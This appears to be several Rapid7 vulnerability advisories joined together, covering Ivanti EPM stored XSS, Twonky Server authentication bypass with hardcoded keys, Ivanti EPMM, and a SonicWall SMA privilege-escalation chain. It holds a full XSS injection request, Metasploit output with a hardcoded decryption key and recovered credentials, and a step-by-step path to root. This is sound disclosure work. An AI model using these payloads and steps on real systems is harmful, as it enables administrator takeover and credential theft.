Ivanti Endpoint Manager (“EPM”) versions 2024 SU4 and below are vulnerable to stored cross-site scripting (“XSS”). The vulnerability, tracked as CVE-2025-10573 and assigned a CVSS score of 9.6, was patched on December 9, 2025 with the release of Ivanti EPM version EPM 2024 SU4 SR1. An attacker with unauthenticated access to the primary EPM web service can join fake managed endpoints to the EPM server in order to poison the administrator web dashboard with malicious JavaScript. When an Ivanti EPM administrator views one of the poisoned dashboard interfaces during normal usage, that passive user interaction will trigger client-side JavaScript execution, resulting in the attacker gaining control of the administrator’s session.
An authenticated check for CVE-2025-10573 will be made available to Exposure Command, InsightVM and Nexpose customers in the December 9, 2025 content release. Due to the unauthenticated nature of this vulnerability, customers are recommended to patch affected instances as soon as possible.
Product description
Ivanti EPM is endpoint management software used by many organizations for remote administration, vulnerability scanning, and compliance management of user endpoints, among other use cases. An authenticated EPM administrator can remotely control endpoints and install software on systems managed by the EPM server, making it a desirable target for attackers.
Credit
This vulnerability was discovered and reported to the Ivanti team by Ryan Emmons, Staff Security Researcher at Rapid7. The vulnerabilities are being disclosed in accordance with Rapid7’s vulnerability disclosure policy. Rapid7 is grateful to the Ivanti team for their assistance and collaboration.
Vulnerability details
The testing target was an Ivanti EPM 11.0.6 Core installation on Windows Server 2022. Rapid7 identified one high severity vulnerability, stored cross-site scripting, while researching Ivanti EPM. Based on information provided by the vendor, it affects versions below EPM 2024 SU4 SR1.
Ivanti EPM provides an ‘incomingdata’ web API that consumes device scan data. An unauthenticated attacker can submit device scan data containing malicious cross-site scripting (“XSS”) payloads. The submitted scan is then automatically processed and unsafely embedded in the web dashboard, facilitating arbitrary client-side JavaScript code execution.
The ‘incomingdata’ web API is configured to execute a CGI binary, postcgi.exe, which writes device scan files to a processing directory outside of the web root. These device scan files are of a simple key=value format. An example malicious device scan request, which is a normal scan request with double quotes and a JavaScript injection in various fields, is depicted below.
POST /incomingdata/postcgi.exe?prefix=ldscan&suffix=.scn&name=scan HTTP/1.1
Host: 192.168.154.132
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
Content-Type: text/plain
Content-Length: 916

Device ID =INJECT" <script>alert('Administrator account has been hijacked')</script>

Hardware ID =C492A2E9-842A-A444-9FDA-AEE64D1C1252

Scan Type =BAREMETAL

Type =Bare Metal Provision

Status =inj

Last Hardware Scan Date =1411369165

Display Name =INJECT" <script>alert('Administrator account has been hijacked')</script>

Agentless =1

Device Name =INJECT" <script>alert('Administrator account has been hijacked')</script>

Network - NIC Address =111111111118

Network - TCPIP - Host Name =INJECT" <script>alert('Administrator account has been hijacked')</script>

OS - Name =INJECT" <script>alert('Administrator account has been hijacked')</script>

LANDesk Management - Inventory - Scanner - Type =Bare Metal Provision

LANDesk Management - Inventory - Scanner - File Name =barescan.exe

Network - TCPIP - Bound Adapter - (Number:0) - Physical Address =111111111117


After the malicious request is performed, the device scan file is then subsequently parsed and added to the device database. When an administrator views a web dashboard page that displays device information, the XSS payloads are unsafely embedded in the web browser’s DOM, and the attacker gains control of the administrator’s session. Two example web dashboard payload executions are depicted below.
Figure 1: An administrator accesses the poisoned ‘frameset.aspx’ page of the management console
Figure 2: An administrator accesses the poisoned ‘db_frameset.aspx’ page of the management console.
Vendor statement
“Ivanti is dedicated to ensuring the security and integrity of our enterprise software products. We do this by providing security fixes which resolve a vulnerability without impacting the functionality that our customers depend on. We recognize the vital role that security researchers, ethical hackers, and the broader security community play in identifying and reporting vulnerabilities. We appreciate the work that Ryan Emmons, and the entire Rapid7 team, have done in reporting this vulnerability to Ivanti, coordinating disclosure and working with us to help protect our customers.”
Mitigation guidance
Per the vendor, this vulnerability can be remediated by upgrading to Ivanti EPM version EPM 2024 SU4 SR1.
Rapid7 customers
Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to CVE-2025-10573 with an authenticated vulnerability check expected to be available in the December 9, 2025 content release.
Disclosure timeline
August 15, 2025: Rapid7 contacts Ivanti with vulnerability details. August 19, 2025: Ivanti confirms receipt and acknowledges that triage has begun. August 27, 2025: Ivanti states that the vulnerability has been reproduced. September 9, 2025: Ivanti requests a ~90-day disclosure extension to Nov 11, 2025. September 16, 2025: Rapid7 accepts the Nov 11, 2025 extension request. October 31, 2025: Ivanti requests an extension to December 9, due to a patch revision. November 5, 2025: Rapid7 accepts the new disclosure date of December 9. December 9, 2025: This disclosure.
Twonky Server version 8.5.2 is susceptible to two vulnerabilities that facilitate administrator authentication bypass on Linux and Windows. An unauthenticated attacker can improperly access a privileged web API endpoint to leak application logs, which contain encrypted administrator credentials (CVE-2025-13315). As a result of the use of hardcoded encryption keys, the attacker can then decrypt these credentials and login as an administrator to Twonky Server (CVE-2025-13316). Exploitation results in the unauthenticated attacker gaining plain text administrator credentials, full administrator access to the Twonky Server instance, and control of all stored media files. These vulnerabilities are tracked as CVE-2025-13315 and CVE-2025-13316.
These vulnerabilities have not been patched. Despite making contact with the vendor, and the vendor confirming receipt of our technical disclosure document, the vendor ceased communications after disclosure. They stated that a patch wouldn’t be possible, even with a disclosure timeline extension, and subsequent follow-up attempts on our part were unsuccessful. As such, the vulnerable version 8.5.2 is the latest available.
Product description
Twonky Server is media server software marketed to both organizations and individuals. It’s generally designed to run on embedded systems, such as NAS devices and routers, for media organization, access, and streaming. At the time of publication, Shodan returns approximately 850 Twonky Server services exposed to the public internet.
Credit
These issues were discovered and reported to Lynx Technology by Ryan Emmons, Staff Security Researcher at Rapid7. The vulnerabilities are being disclosed in accordance with Rapid7’s vulnerability disclosure policy. This work is based on the previous Twonky Server research published by Sven Krewitt.
Vulnerability details
CVE
Description
CVSS
CVE-2025-13315
An unauthenticated remote attacker can bypass web service API authentication controls to leak a log file and read the administrator’s username and encrypted password.
The application uses hardcoded encryption keys across installations. An attacker with an encrypted administrator password value can decrypt it into plain text using these hardcoded keys.
The testing target was Twonky Server 8.5.2, the latest version available at the time of research. Rapid7 identified two security vulnerabilities as part of this research project, which are outlined in the table above. These vulnerabilities were tested against Twonky Server installed on two different operating systems: Ubuntu Linux 22.04.1 and Windows Server 2022. When exploited, these vulnerabilities effectively serve as a patch bypass for the security mitigations introduced in response to the two vulnerabilities disclosed by Risk Based Security in 2021.
CVE-2025-13315
In 2021, the security firm Risk Based Security disclosed an improper API access vulnerability in Twonky Server, for which no CVE is assigned. Their approach was to leak the administrator’s username and obfuscated password via requests to /rpc/get_option?accessuser and /rpc/get_option?accesspwd, which previously did not enforce authentication checks. In the patch, authentication checks were implemented for the /rpc web API. However, some administrator RPC API endpoints, such as log_getfile, are still accessible without authentication via alternative routing.
00461ddf                                if (!check_path(&arg1[2], "/rpc/info_status"))
00461ddf                                {
00461fc8                                    if (check_path(&arg1[2], "/rpc/stop"))
00461fcf                                        goto label_461de5;
00461fcf
00461fe4                                    if (check_path(&arg1[2], "/rpc/stream_active"))
00461fe4                                        goto label_461de5;
00461fe4
00461ff9                                    if (check_path(&arg1[2], "/rpc/byebye"))
00461ff9                                        goto label_461de5;
00461ff9
0046200e                                    if (check_path(&arg1[2], "/rpc/wakeup"))
0046200e                                        goto label_461de5;
0046200e
00462023                                    if (check_path(&arg1[2], "/rpc/get_option?language"))
00462023                                        goto label_461de5;
00462023
00462043                                    if (check_path(&arg1[2], "/rpc/get_option?multiusersupportenabled")
00462043                                            || !(var_480_1 & 1))
[..SNIP..]
004621af                                            *(uint64_t*)((char*)arg1 + 0x828) = "text/plain; charset=utf-8";
004621af
004621c9                                            if (check_path(&arg1[2], "/rpc/log_getfile"))
004621c9                                            {
004622bf                                                char* rax_59 = getlogfile();
⠀

The decompiled binary contains the string “/nmc/rpc/”, which is referenced in various functions containing request routing logic within the codebase.
⠀
⠀
Jumping right into dynamic testing, we observed that some RPC requests with the /nmc/rpc prefix succeeded without authentication.

An example is depicted below, calling the log_getfile web API endpoint with the typical /rpc prefix without authenticating.
⠀
⠀

Requesting the same API endpoint with the /nmc/rpc prefix instead, the log file is returned without authentication.
⠀
⠀

During startup, the application will log the accesspwd encrypted administrator password.
⠀
⠀
It’s also possible to call other authenticated APIs, such as the one to shut down the server, without authentication by leveraging the same /nmc/rpc prefix. When paired with CVE-2025-13316, an unauthenticated attacker can leak the administrator’s username and encrypted password, then decrypt the password to bypass authentication and take over the media server.
CVE-2025-13316
In 2021, the security firm Risk Based Security disclosed a weak password obfuscation vulnerability in Twonky Server, for which no CVE is assigned. It appears that, as a remediation strategy, the Blowfish encryption algorithm was introduced in subsequent versions of Twonky Server. The twonkyserver compiled executable defines twelve encryption keys.
When an administrator password is set, the application uses one of these hardcoded keys as a Blowfish encryption key for the administrator password. After performing the encryption process, the encrypted password value is embedded in a string formatted as ||{HEX_INDEX}{HEX_CIPHERTEXT} and subsequently written to the configuration file.
Since these keys are static across Twonky Server installations and versions, an attacker with knowledge of the encrypted administrator password can trivially decrypt it to plain text and authenticate to Twonky Server as an administrator. The output of a Metasploit module exploit that pairs CVE-2025-13315 and CVE-2025-13316 for authentication bypass is depicted below.
msf auxiliary(gather/twonky_authbypass_logleak) > run
[*] Running module against 192.168.181.129
[*] Confirming the target is vulnerable
[+] The target is Twonky Server v8.5.2
[*] Attempting to leak encrypted password
[+] The target returned the encrypted password and key index: 14ee76270058c6e3c9f8cecaaebed4fc5206a1d2066d4f78, 7
[*] Decrypting password using key: jwEkNvuwYCjsDzf5
[+] Credentials decrypted: USER=admin PASS=R7Password123!!!
[*] Auxiliary module execution completed
Mitigation guidance
In lieu of any patches or mitigation guidance from the vendor, affected organizations and individuals are advised to restrict Twonky Server traffic to only trusted IPs. Additionally, any administrator credentials configured in Twonky Server should be assumed to be compromised.
Rapid7 customers
Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to CVE-2025-13315 and CVE-2025-13316 with unauthenticated vulnerability checks expected to be available in today’s (November 19) content release.
Disclosure timeline
August 5, 2025: Rapid7 reaches out to a Lynx Technology contact email address.
August 6, 2025: A Lynx Technology representative replies and confirms that the address is the proper path to disclose vulnerabilities.
August 12, 2025: Rapid7 shares the disclosure document with technical details and a proof-of-concept exploit.
August 18, 2025: Lynx Technology confirms that the document has been received and shared with management.
September 3, 2025: Rapid7 follows up and requests a ~60-day disclosure date of October 13.
September 5, 2025: Lynx Technology replies and acknowledges the 60-day timeline as standard practice, but states that resource constraints prevent a patch from being issued on that timeline.
September 9, 2025: Rapid7 replies and offers to accommodate beyond the standard 60-day timeline with a ~90-day timeline, the week of November 17, 2025.
September 30, 2025: Rapid7 follows up in the same ticket thread and reiterates the offer to extend to a 90-day timeline.
October 28, 2025: Rapid7 opens a new ticket and reiterates the offer to extend the timeline.
November 13, 2025: Rapid7 follows up and reiterates the intent to publish materials in November.
November 14, 2025: Rapid7 follows up and reiterates the upcoming publication, with no response.
On May 13, 2025, Ivanti disclosed an exploited in the wild exploit chain, comprising of two new vulnerabilities affecting Ivanti Endpoint Manager Mobile (EPMM): CVE-2025-4427 and CVE-2025-4428. Ivanti EPMM is an enterprise-focused software suite for IT teams to manage mobile devices, applications, and content.
CVE-2025-4427 is an authentication bypass vulnerability with a CVSS rating of 5.3 (Medium). CVE-2025-4428 is an authenticated remote code execution (RCE) vulnerability with a CVSS rating of 7.2 (High). By chaining the medium-severity authentication bypass (CVE-2025-4427), an unauthenticated attacker can reach a web API endpoint to inject server-side template patterns and exploit the high-severity vulnerability (CVE-2025-4428), thus achieving unauthenticated remote code execution. Therefore, while neither vulnerability has been rated as critical, when combined together, the impact of the exploit chain is critical, i.e. unauthenticate RCE.
The vulnerabilities were reported to the vendor by CERT-EU, the European Union’s Cybersecurity Service for the Union institutions, bodies, offices and agencies. The vendor has disclosed that this exploit chain has been exploited in the wild to a limited degree. Notably, this product was previously targeted by an unknown threat actor against the Norwegian Security and Service Organization (DSS) in 2023.
On May 15, 2025, a technical analysis and accompanying proof-of-concept exploit was published publicly. With public exploit code now available, the risk of broad exploitation in the wild has greatly increased.
Mitigation guidance
The vendor has provided patches for affected versions of EPMM. Customers are advised to follow the vendor guidance, and remediate this vulnerability by upgrading to a fixed version on an emergency basis, without waiting for a regular patch cycle to occur.
The following list outlines the affected supported EPMM versions, and their respective fixes:
Version 11.12.0.4 and prior is fixed in version 11.12.0.5
Version 12.3.0.1 and prior is fixed in version 12.3.0.2
Version 12.4.0.1 and prior is fixed in version 12.4.0.2
Version 12.5.0.0 and prior is fixed in version 12.5.0.1
For the latest mitigation guidance, please refer to the vendor advisory.
Rapid7 customers
InsightVM and Nexpose customers can assess exposure to CVE-2025-4427 and CVE-2025-4428 with unauthenticated checks expected to be available in today’s (May 16) content release.
In April of 2025, Rapid7 discovered and disclosed three new vulnerabilities affecting SonicWall Secure Mobile Access (“SMA”) 100 series appliances (SMA 200, 210, 400, 410, 500v). These vulnerabilities are tracked as CVE-2025-32819, CVE-2025-32820, and CVE-2025-32821. An attacker with access to an SMA SSLVPN user account can chain these vulnerabilities to make a sensitive system directory writable, elevate their privileges to SMA administrator, and write an executable file to a system directory. This chain results in root-level remote code execution. These vulnerabilities have been fixed in version 10.2.1.15-81sv.
Rapid7 would like to thank the SonicWall security team for quickly responding to our disclosure and going above and beyond over a holiday weekend to get a patch out.
Vulnerability table
CVE
Description
Affected Service
CVSS
CVE-2025-32819
An authenticated attacker with user privileges can delete any file on the SMA appliance as root to perform privilege escalation to the administrator account. Based on known (private) IOCs and Rapid7 incident response investigations, we believe this vulnerability may have been used in the wild.
An authenticated attacker with user privileges can inject a path traversal sequence to make any directory on the SMA appliance writable by all users, including the nobody user. Any existing file on the system can also be overwritten with junk contents as root.
An authenticated attacker with administrator privileges can inject shell command arguments to upload a fully controlled file anywhere that the nobody user can write to.
These vulnerabilities were discovered by Ryan Emmons, Staff Security Researcher at Rapid7, and are being disclosed in accordance with Rapid7’s coordinated vulnerability disclosure policy.
Remediation
To remediate CVE-2025-32819, CVE-2025-32820, and CVE-2025-32821, SonicWall SMA administrators should update to the latest version, 10.2.1.15-81sv. For additional information, please see SonicWall’s advisory.
Rapid7 customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2025-32819, CVE-2025-32820, and CVE-2025-32821 with an unauthenticated vulnerability check expected to be available in today’s (May 7) content release.
Analysis
The appliance tested was ”SMA 500v for ESXi” running version 10.2.1.14-75sv, the latest available at the time of research.
CVE-2025-32819
An attacker with access to a low-privilege SMA user account can delete any file as root. This vulnerability appears to be a patch bypass for a previously reported arbitrary file delete vulnerability. That original vulnerability was disclosed by NCC Group in 2021, and a patch was previously released in the 10.2.0.9-41sv and 10.2.1.3-27sv patch cycle. Rapid7 is not aware of any specific CVE assigned to this original vulnerability; the NCC Group blog post states that a CVE was not shared with them, and we didn’t see a clear 1:1 match on the SonicWall PSIRT page.
Based on our testing, the unauthenticated arbitrary file delete vulnerability disclosed by NCC Group was patched by adding an authentication check. However, that authentication check is satisfied with a valid low-privilege session cookie, so exploitation is still viable. An attacker can exploit this vulnerability with low privileges to elevate to SMA administrator. This can be chained with CVE-2025-32820 and CVE-2025-32821 to establish root-level remote code execution on the SMA research target running 10.2.1.14-75sv. Note: Based on known (private) IOCs and Rapid7 incident response investigations, we believe this vulnerability may have been used in the wild.
In /usr/src/EasyAccess/www/conf/httpd.conf, we observe that the /fileshare/sonicfiles web path is mapped to the sonicfiles.py Flask application.
Within sonicfiles.py, we find the function main_handler, which is a main function that enforces authentication checks and dispatches various “RacNumber” SMB operations. At [A], we see an authorization check being performed before the primary API functionality is reachable.
@application.route('/sonicfiles', methods=['GET', 'POST'])
@application.route('/', methods=['GET', 'POST'])
def main_handler():

    #Get the required config if its not set
    #application.get_config()
    prog = 'fileexplorer'

    '''Alternate method for CSRF

    referrer = request.referrer
    parsed_referrer = urlparse(request.referrer)
    if((referrer is None) or (parsed_referrer.hostname != request.host)):
        print("Referrer something is wrong")
        return HttpErrorCode["NOT_PERMITTED_AUTH"]
    '''

    #set the log level to Debug when don't get the setting from SMA settings.
    application.set_log_level(logging.DEBUG)

    authResult = application.authorizationCheck() # [A]
    if authResult:
        response = make_response(str(HttpErrorCode["NOT_PERMITTED_AUTH"][0]))
        response.headers['content-type'] = 'text/plain'
        response.headers['Cache-Control'] = 'no-cache'
        logger.info("::SONICFILES:: Authorization check failed {}".format(authResult))
        return response, HttpErrorCode["NOT_PERMITTED_AUTH"][1]

    racNum = request.args.get('RacNumber', RacNumber.RAC_INVALID, int)
    if racNum is RacNumber.RAC_INVALID:
        return 'Invalid invocation', 500

    smbshare = FileShare(application)
[..SNIP..]
Let’s investigate what application.authorizationCheck is. It’s defined in pythonApi.py:
The self.get_connection_id function is depicted below. It fetches the swap cookie ([B]), which is the primary session cookie, then decodes it as base64 ([C]) and returns it.
Since the primary authorizationCheck function is a SWIG function implemented in native code, the decompiled cleaned up C for that is depicted below. It calls sessionGetAndRefresh ([D]), which queries the web application’s SQLite primary database on disk, to determine whether the provided session is an authenticated one. If it’s valid (and if the CSRF token matches when the ‘POST’ method is used), it returns a success code ([E]).
That establishes that any low-privileged user can call RacNumber functions via the sonicfiles API. In 2021, NCC Group outlined how the RAC_DOWNLOAD_TAR function (RacNumber=44) could be exploited with a path traversal for privileged arbitrary file deletion. That download_tar code does not appear to have been modified from what the NCC Group blog post shows, since the “/tmp” directory string is still unsafely concatenated with tainted web parameters ([F]); only the authentication check outlined above in main_handler appears to have been implemented as a fix.
We’ll start by creating a user named lowpriv with low user-level SMA privileges. This user account should not have access to any administrative functionality, and it will act as our victim account for exploitation. We’ll login to the SMA web service listening on port 443 and establish that we have access to this standard user account.
We’ll create two attacker-owned files as root to demonstrate the privileged arbitrary file delete.
Next, we’ll grab our lowpriv user’s session cookies and use them to perform the malicious file delete web request. The server will return a generic 500 code error response.
With our console root shell, we can see that the root-owned /tmp/rootfile file has been deleted.
This can be leveraged to delete the /etc/EasyAccess/var/conf/persist.db file, which is the primary web server SQLite database. When that happens, the system will reboot and reset the SMA administrator password to “password”. Based on known (private) IOCs and Rapid7 incident response investigations, we believe that this specific technique may have been used in the wild.
CVE-2025-32820
An authenticated attacker with user-level low privileges can inject a path traversal sequence to an arbitrary directory on the SMA appliance to make it world-writable. This can be chained with CVE-2025-32819 and CVE-2025-32821 to establish root-level remote code execution on the SMA research target running 10.2.1.14-75sv. Additionally, if a file path is provided, any existing file on the system can be overwritten with junk contents as root, creating a persistent denial of service condition.
Let’s investigate this now. In authentication_api/client/__init__.py, we observe authentication checks implemented in before_request ([G]).
This authorization_check function is similar to the one we previously looked at. However, this function is implemented in Python, within smaauthorize.py, instead of in a C shared library. Below, we can see this logic. The third parameter is called requireAdmin, and it defaults to True ([H]). In this case, though, the call within before_request explicitly states that low-privilege users should be allowed via the False parameter input. The authorization code queries the primary web SQLite database to determine whether the user’s swap session cookie exists in the database ([I]). If so, the request will succeed.
The NxPostConnectionScriptFileResource endpoint sounds promising, since it deals with file operations. Within nxpostconnectionscript.py, we find the API endpoint logic for POST requests. A file input parameter called upfile is expected ([J]). A sanitized file name is extracted using secure_filename (to prevent path traversal) and assigned to the tmp_file variable ([K]). Then, the file contents are stored in tmp_file’s location. A file operation command is also executed using os.system, with the tmp_file argument sanitized using shlex.quote to prevent command injection ([L]).
This is all handled well. However, while the tmp_file path was created safely, the application later needs to reference just the file name without the prepended /tmp directory. In order to do so, it defines a new filePath variable by directly concatenating the unsanitized file.filename string with a different directory path ([M]). This is then wrapped in shlex.quote, appended to the string “chmod 777 ”, and executed using os.system ([N]). No command injection is possible, since the command string is appropriately escaped. Despite this, shlex.quote does not remove path traversal sequences, so a relative traversal file name can be supplied by the attacker to execute “chmod 777” as root on any path of the attacker’s choosing.
   @swagger.doc(postDocument)
    def post(self):
        post_reqparser = reqparse.RequestParser()
        post_reqparser.add_argument('upfile', required = True, type = FileStorage, location = 'files') # [J]
        args = post_reqparser.parse_args()

        [..SNIP..]

        # store file in /tmp for examination
        file = request.files['upfile']
        tmp_file = '/tmp/' + secure_filename(file.filename) # [K]
        file.save(tmp_file)

        fileSize = os.stat(tmp_file).st_size
        if (fileSize > smaApi.MAX_SCRIPT_FILE_LEN or fileSize == 0):
            cmd = "rm -rf {}".format(shlex.quote(tmp_file)) # [L]
            os.system(cmd)
            raise BadRequest(getMessage(API_ERR_CODE_CLIENT_FILE_SIZE_INVALID).format(int(smaApi.MAX_SCRIPT_FILE_LEN / 1024)))

        # check dir exists or not and if not create it
        if (not os.path.exists(smaApi.POST_SCRIPTS_DIR)):
            cmd = "mkdir {}; chmod 777 {}".format(shlex.quote(smaApi.POST_SCRIPTS_DIR), shlex.quote(smaApi.POST_SCRIPTS_DIR))
            os.system(cmd)

        if (not os.path.exists(smaApi.POST_SCRIPTS_DESC_DIR)):
            cmd = "mkdir {}; chmod 777 {}".format(shlex.quote(smaApi.POST_SCRIPTS_DESC_DIR), shlex.quote(smaApi.POST_SCRIPTS_DESC_DIR))
            os.system(cmd)

        # move file to its destination
        cmd = "mv {} {}".format(shlex.quote(tmp_file), shlex.quote(smaApi.POST_SCRIPTS_DIR))
        os.system(cmd)
        filePath = smaApi.POST_SCRIPTS_DIR + '/' + file.filename # [M]
        cmd = "chmod 777 {}".format(shlex.quote(filePath)) # [N]
        os.system(cmd)
[..SNIP..]
Exploitation
This is a niche primitive, since we do not control the command being executed. Fortunately, making any directory world-writable is exactly what we need to weaponize CVE-2025-32821, our arbitrary low-privilege file write as nobody. We’ll perform a web request to the vulnerable API endpoint as the lowpriv user. In that request, we’ll set upfile to a relative traversal sequence into /bin, which is on the root user’s PATH.
Our pspy monitor logs two commands being executed as root. The first command’s file path is sanitized using secure_filename, but the second is only sanitized using shlex.quote, resulting in a traversal to /bin.
CMD: UID=0     PID=15082  | sh -c mv /tmp/bin /usr/src/EasyAccess/var/conf/postscripts
CMD: UID=0     PID=15083  | sh -c chmod 777 /usr/src/EasyAccess/var/conf/postscripts/../../../../../../../../../bin/
Exploitation is confirmed with our console root shell, which shows that the /bin directory is now world-writable.
CVE-2025-32821
An authenticated attacker with administrator privileges can inject shell command arguments with an escape sequence to upload a fully controlled file anywhere that the nobody user can write to. This can be chained with CVE-2025-32820 to establish root-level remote code execution on the SMA research target running 10.2.1.14-75sv. It’s also possible to copy existing files that the nobody user can read, such as /etc/passwd or the application’s SQLite database, to the web root directory for data exfiltration.
We’ll start by taking a look at the main function in /cgi-bin/importlogo.
After confirming the user is an authenticated administrator and the HTTP method is “POST”, the application checks for the presence of an integer parameter called updateFavicon ([O]). If this is set to “1”, and if the defaultFavicon parameter is “0”, the application will call FUN_0804a0f0 with the first argument set to a FILE pointer from the multipart form file parameter called favicon1 ([P]). After confirming some basic validation checks, such as file size, the FUN_0804a0f0 function will write the uploaded file to disk at /usr/src/EasyAccess/www/htdocs/themes/favicon1.ico. Next, the portalName POST parameter is fetched and passed through safeSystemCmdArg2 ([Q]). This is a security function that searches for command injection characters, such as $, \n, ;, |, <, >, ^, and `. If any of those characters are detected, the function will return a truncated string of the characters up to that point. Then, a format string is created with the sanitized portalName value to craft the shell command string cp -f /usr/src/EasyAccess/www/htdocs/themes/favicon1.ico /usr/src/EasyAccess/uiaddon/{portalName_VALUE}/favicon.ico ([R]) and the command is executed via system_s_quiet ([S]), which is a wrapper for system that runs in the context of nobody.
Note that the provided portal name is not validated as a legitimate web portal name at any point in the code path thus far–it’s checked against valid portal names if updateFavicon is not set. So, we don’t need to provide a valid portal name. Additionally, although the portal name is sanitized for command injection characters, it is not sanitized for path traversals, it is not URL encoded, and hash symbols are not truncated. As a result, an attacker can provide a portalName value with a traversal sequence to a different file path, followed by a space and a hash symbol to escape “/favicon.ico”.
The result is that the attacker can upload their own fully controlled file and exploit the limited command injection to write it with any file name they’d like to any directory that nobody can write to.
Exploitation
We can perform the web request depicted below to exploit this arbitrary file write.
As expected, the test.txt file has been written to the web root.
We also note that the uploaded file has the executable bit set by default.
# ls -lha /usr/src/EasyAccess/www/htdocs/test.txt
-rwx------ 1 nobody nobody 7 May  1 12:10 /usr/src/EasyAccess/www/htdocs/test.txt
This detail is useful for exploitation, since it will facilitate easily writing an executable file to a directory on the root PATH for arbitrary remote code execution.
Chained Impact
The vulnerabilities disclosed in this document permit an attacker with SMA SSLVPN low-privilege user credentials to perform the following five steps:
Exploit CVE-2025-32819 to delete the primary SQLite database and reset the password of the default SMA admin user.
Login as admin to the SMA web interface.
Exploit CVE-2025-32820 to make the SMA appliance’s /bin directory world-writable.
Exploit CVE-2025-32821 to write the file /bin/lsb_release. This executable is not installed by default, but we observed that an automated job on the appliance routinely attempts to execute it as root every few minutes.
Wait for sh -c lsb_release to be executed automatically. When this happens, the attacker gains root-level remote code execution on the SMA device.
Demonstration
We’ll start by grabbing our low-privilege user’s cookies in our “assumed breach” scenario. This cookie string is swap="ZHNZZThVdlJzWHY1MkpWTDM0akFjbG9XWFgyd29Hdk1yVEtPZWdzSnJlbz0="; swcctn=LEj9kOzEjYibGOSEW9YE8ElgWwiOgigN.
Now, let’s reset the administrator’s password by exploiting CVE-2025-32819 and deleting the primary SQLite database. The SMA returns a 200 status with no body.
Refreshing the web page confirms it worked, though the application is not thrilled with our decision.
After a few seconds, the watchdog has had enough and the device is rebooted. When we refresh the page a couple of minutes later, things are looking as good as new.
After logging in using the credentials admin:password, we’re greeted with an end user product agreement, indicating that the device has been initialized.
We’ll input a free trial license key to get the device back in a functional state, though a real attacker would probably use a stolen one. Next, we’ll use our CVE-2025-32820 PoC to make /bin writable. The server should return a 500 error with the message “Failed to create description file.”
Lastly, we’ll set our sights on remote code execution as root by exploiting CVE-2025-32821. We throw the reverse shell PoC below at our victim and it responds with a 200 code and “success” in the body. Note that a hash symbol is also appended to our executable file contents; this is added because the file write occasionally seems to append a junk character to our command, though it doesn’t happen every time. In order to avoid any unexpected additions, we escape the rest of the line.
